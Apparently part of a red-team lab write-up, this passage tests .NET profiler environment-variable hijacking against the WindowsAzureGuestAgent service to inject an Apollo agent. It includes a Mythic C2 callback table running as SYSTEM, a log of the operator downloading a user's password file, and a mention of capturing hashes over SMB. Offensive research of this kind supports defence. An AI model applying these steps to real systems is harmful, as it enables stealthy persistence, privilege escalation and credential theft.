Finished Downloading CoachMacPassword.txt. Click [here](#) to download

Test #2 - Random Thoughts

- The payload doesn't spawn a new process anymore 👍
- Some processes don't live long enough to be very useful 👎
- Still gets tons of callbacks from the same host. Potentially more than last time 👎
- Can get callbacks from all users and the system, including **NT Authority\ System** 👍
- .NET payloads/tools were annoying. They trigger original payload on themselves 👎
- Could use [Impacket's](#) SMB server to capture hashes, while serving payloads 🤔

Test #3 - Targeting a specific service










Ran a batch script as an administrator that did the following:

1. Copy payload over SMB from payload server to `C:\Windows\system32`
2. Set `COR_ENABLE_PROFILING=1`, `COR_PROFILER=SomeGUIDValue`, and `COR_PROFILER_PATH=C:\Path\To\Payload` in the `WindowsAzureGuestAgent` service environment

When that service restarts the environment variables will be active.

The .NET app started by that service, and any child .NET processes, will load the payload and inject an Apollo agent into their process.

Test #3 - Postexploitation

Callback ▾	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
  3 ▾	WORKSTATION5	192.168.2.5	SYSTEM	WORKGROUP	10m27s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1944	
  2 ▾	WORKSTATION5	192.168.2.5	SYSTEM	WORKGROUP	15m21s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	1084	
  1 ▾	WORKSTATION5	192.168.2.5	SYSTEM	WORKGROUP	1s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	apollo agent with all command, except mimikatz stuff, bypassuac, and link/unlink	3340	

SYSTEM@WORKSTATION5(Callback: 1) ❌

⌕ ps_full

completed ▲ mythic_admin's task: 2 - at Fri Jul 02 2021 17:10:04

— screenshot 6748 x64


Finished **Screencapture** ("Architecture":"x64","PID":6748). Click to view

completed ▲ mythic_admin's task: 3 - at Fri Jul 02 2021 17:10:19

+ ls C:\Users\AllCyber

completed ▲ mythic_admin's task: 4 - at Fri Jul 02 2021 17:11:05

+ ls C:\Users\AllCyber\Important

 mythic_admin's comment:

I meant to do download here :/

completed ▲ mythic_admin's task: 5 - at Fri Jul 02 2021 17:13:24 💬

+ ls C:\Users\AllCyber\Important\CoachMac-Password.txt

completed ▲ mythic_admin's task: 6 - at Fri Jul 02 2021 17:13:55

— download C:\Users\AllCyber\Important\CoachMac-Password.txt

Finished Downloading **CoachMac-Password.txt**. Click [here](#) to download

Test #3 - Random Thoughts

- This would require a little recon first, to find a service that runs .NET
- A lot less unnecessary callbacks, so less noise 👍
- The Azure Guest Agent runs as System at startup 👍
- How many other places in the registry can control environment variables? 🤔
- How about modifying environment variables without touching the registry? 🤔